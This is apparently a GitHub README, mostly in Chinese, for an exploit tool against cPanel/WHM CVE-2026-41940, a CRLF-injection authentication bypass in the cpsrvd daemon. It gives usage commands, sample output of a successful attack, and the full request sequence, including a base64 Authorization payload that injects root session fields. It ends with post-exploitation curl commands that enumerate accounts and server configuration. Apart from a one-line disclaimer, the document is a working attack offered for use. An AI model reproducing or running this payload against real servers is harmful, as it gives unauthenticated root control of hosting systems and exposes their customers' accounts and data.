 cerberusmrxi/cpanel-whm-cve-2026-41940-auth-bypass-exploit
# cPanel/WHM CVE-2026-41940 关键认证绕过漏洞利用工具 针对 cPanel/WHM CVE-2026-41940 的关键认证绕过漏洞利用工具。利用 cpsrvd 守护进程中的 CRLF 注入,无需凭据即可获取 WHM 根权限。包含版本检测、详细日志记录、代理支持、JSON 报告以及利用后账户枚举功能。仅限授权安全测试使用。






cPanel/WHM cpsrvd 守护进程中的 CRLF 注入导致严重身份验证绕过漏洞
CVE-2026-41940 是 cPanel & WHM 中的一个严重身份验证绕过漏洞,允许未经身份验证的远程攻击者获得服务器的 root 级管理访问权限。该漏洞存在于
cpsrvd守护进程的会话处理逻辑中,具体位于Cpanel/Session.pm,其中whostmgrsessioncookie 和Authorization标头中的行分隔符(CRLF)未被正确中和,从而允许注入会话参数。
| CVSS 评分 | 漏洞利用类型 | 影响 | 攻击向量 |
|---|---|---|---|
| 9.8 | 身份验证绕过 | Root 访问权限 | 网络 |
该漏洞利用工具提供以下主要功能:
🔓 身份验证绕过 - 无需凭据即可获得 WHM root 访问权限
🛡️ 多种绕过技术 - 自动尝试不同的验证方法
🌐 代理支持 - 通过 HTTP/HTTPS 代理路由流量
📊 JSON 报告 - 生成详细的评估报告
📝 全面日志记录 - 带时间戳的详细调试模式
🔍 版本检测 - 自动检测并检查易受攻击的版本
👥 账户枚举 - 漏洞利用后列出所有 cPanel 账户
🎯 多端点支持 - 尝试各种 API 端点进行验证
| 属性 | 值 |
|---|---|
| CVE ID | CVE-2026-41940 |
| CVSS 评分 | 9.8(严重) |
| 漏洞类型 | 通过 CRLF 注入实现身份验证绕过 |
| 受影响组件 | cpsrvd 守护进程(Cpanel/Session.pm) |
| 攻击向量 | 网络 |
| 影响 | 完全 Root 访问权限 |
| 利用条件 | 未经身份验证的远程利用 |
该漏洞源于两个主要问题:
会话存储中的 CRLF 注入 - saveSession 函数在写入会话文件之前未能清理 pass 字段中的换行符(\n),从而允许注入任意会话参数。
条件性编码绕过 - 当会话 cookie 缺少 ob 部分(逗号后的段)时,pass 值会以未编码(明文)形式写入,从而允许注入 CRLF 序列。
| 发布轨道 | 受影响版本上限 | 已修复版本 |
|---|---|---|
| 11.110.x | 11.110.0.96 | 11.110.0.97 |
| 11.118.x | 11.118.0.62 | 11.118.0.63 |
| 11.126.x | 11.126.0.53 | 11.126.0.54 |
| 11.132.x | 11.132.0.28 | 11.132.0.29 |
| 11.134.x | 11.134.0.19 | 11.134.0.20 |
| 11.136.x | 11.136.0.4 | 11.136.0.5 |
# Python 3.6 or higher required
python3 --version

# Install required packages
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
git clone https://github.com/CerberusMrXi/cPanel-WHM-CVE-2026-41940-auth-bypass-exploit.git
cd cPanel-WHM-CVE-2026-41940-auth-bypass-exploit
python3 exploit.py --target https://target.com:2087
# Verbose mode with debug output
python3 exploit.py --target https://target.com:2087 --verbose

# Through proxy
python3 exploit.py --target https://target.com:2087 --proxy http://127.0.0.1:8080

# Save report and list accounts
python3 exploit.py --target https://target.com:2087 --output report.json --list-accounts

# Custom timeout
python3 exploit.py --target https://target.com:2087 --timeout 30


=======================================================
 CVE-2026-41940 - cPanel/WHM Authentication Bypass
 Critical CRLF Injection in cpsrvd (CVSS: 9.8 )
 Exploit Version: 1.0
=======================================================
 Target      : https://target.com:2087
 Started     : 2026-07-26 22:23:18
=======================================================
2026-07-26 22:23:18 [INFO] Detecting cPanel/WHM version...
2026-07-26 22:23:19 [INFO] Version: 11.110.0.85 - Vulnerable
2026-07-26 22:23:19 [INFO] Attempting to mint pre-authentication session...
2026-07-26 22:23:20 [INFO] Pre-authentication session obtained successfully
2026-07-26 22:23:20 [INFO] Injecting CRLF payload via Authorization header...
2026-07-26 22:23:21 [INFO] Token leaked: /cpsess1234567890
2026-07-26 22:23:21 [INFO] Verifying root access with multiple bypass techniques...
2026-07-26 22:23:25 [INFO] Access verified with URL format: /cpsess-{token}

=======================================================
 EXPLOIT SUCCESSFUL
=======================================================
 Target              : https://target.com:2087
 Token               : /cpsess1234567890
 Admin URL           : https://target.com:2087/cpsess1234567890/
 Version             : 11.110.0.85
 Verification Method : url_format
 Completed           : 2026-07-26 22:23:25
=======================================================

[!] Access WHM with the token above
[!] Use the token in all subsequent requests
[!] Example: curl -k "https://target.com:2087/cpsess1234567890/json-api/version?api.version=1"
=======================================================
| 参数 | 简写 | 必填 | 描述 |
|---|---|---|---|
--target | -t | ✅ | 目标 URL(例如 https://target.com:2087 ) |
--verbose | -v | ❌ | 启用详细/调试输出 |
--proxy | -p | ❌ | 代理 URL(例如 http://127.0.0.1:8080 ) |
--output | -o | ❌ | JSON 报告的输出文件 |
--timeout | ❌ | 请求超时时间(秒)(默认:10) | |
--list-accounts | -l | ❌ | 漏洞利用成功后列出 cPanel 账户 |
--version | ❌ | 显示漏洞利用工具版本 |
该漏洞利用工具首先通过尝试一次失败的登录来获取预认证会话 cookie:
POST /login/?login_only=1 HTTP/1.1
Host: target.com:2087
Content-Type: application/x-www-form-urlencoded

user=root&pass=wrong_pass
响应:
Set-Cookie: whostmgrsession=base64_encoded_data
精心构造的 Authorization 标头会注入恶意会话参数:
GET / HTTP/1.1
Host: target.com:2087
Authorization: Basic cm9vdDp4DQpzdWNjZXNzZnVsX2ludGVybmFsX2F1dGhfd2l0aF90aW1lc3RhbXA9OTk5OTk5OTk5OQ0KdXNlcj1yb290DQp0ZmFfdmVyaWZpZWQ9MQ0KaGFzcm9vdD0x
Cookie: whostmgrsession=[SESSION_BASE]
解码后的载荷:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
服务器会响应一个包含管理会话令牌的重定向:
Location: /cpsess1234567890/
该漏洞利用工具会尝试多种验证方法以确认 root 访问权限。
漏洞利用成功后,使用获取的令牌执行以下命令:
# Get server version
curl -k "https://target.com:2087/cpsess-1234567890/json-api/version?api.version=1"

# Get server information
curl -k "https://target.com:2087/cpsess-1234567890/json-api/server_info?api.version=1"

# Get hostname
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_hostname?api.version=1"

# Get load average
curl -k "https://target.com:2087/cpsess-1234567890/json-api/loadavg?api.version=1"

# Get CPU usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_cpu_usage?api.version=1"

# Get memory usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_memory_usage?api.version=1"

# Get disk usage
curl -k "https://target.com:2087/cpsess-1234567890/json-api/get_disk_usage?api.version=1"

# Server time
curl -k "https://target.com:2087/cpsess-1234567890/json-api/server_time?api.version=1"

# Service status
curl -k "https://target.com:2087/cpsess-1234567890/json-api/service_status?api.version=1"
# List all cPanel accounts
curl -k "https://target.com:2087/cpsess-1234567890/json-api/listaccts?api.version=1"

# List accounts with details
curl -k "https://target.com:2087/cpsess-1234567890/json-api/account_list?api.version=1"

# Account summary
curl -k "https://target.com:2087/cpsess-1234567890/json-api/account_summary?api.version=1"

# Domain information
curl -k "https://target.com:2087/cpsess-1234567890/json-api/domain_info?api.version=1"

# Email statistics
curl -k "https://target.com:2087/cpsess-1234567890/json-api/email_stats?api.version=1"

# PHP configuration
curl -k "https://target.com:2087/cpsess-1234567890/json-api/php_ini?api.version=1"
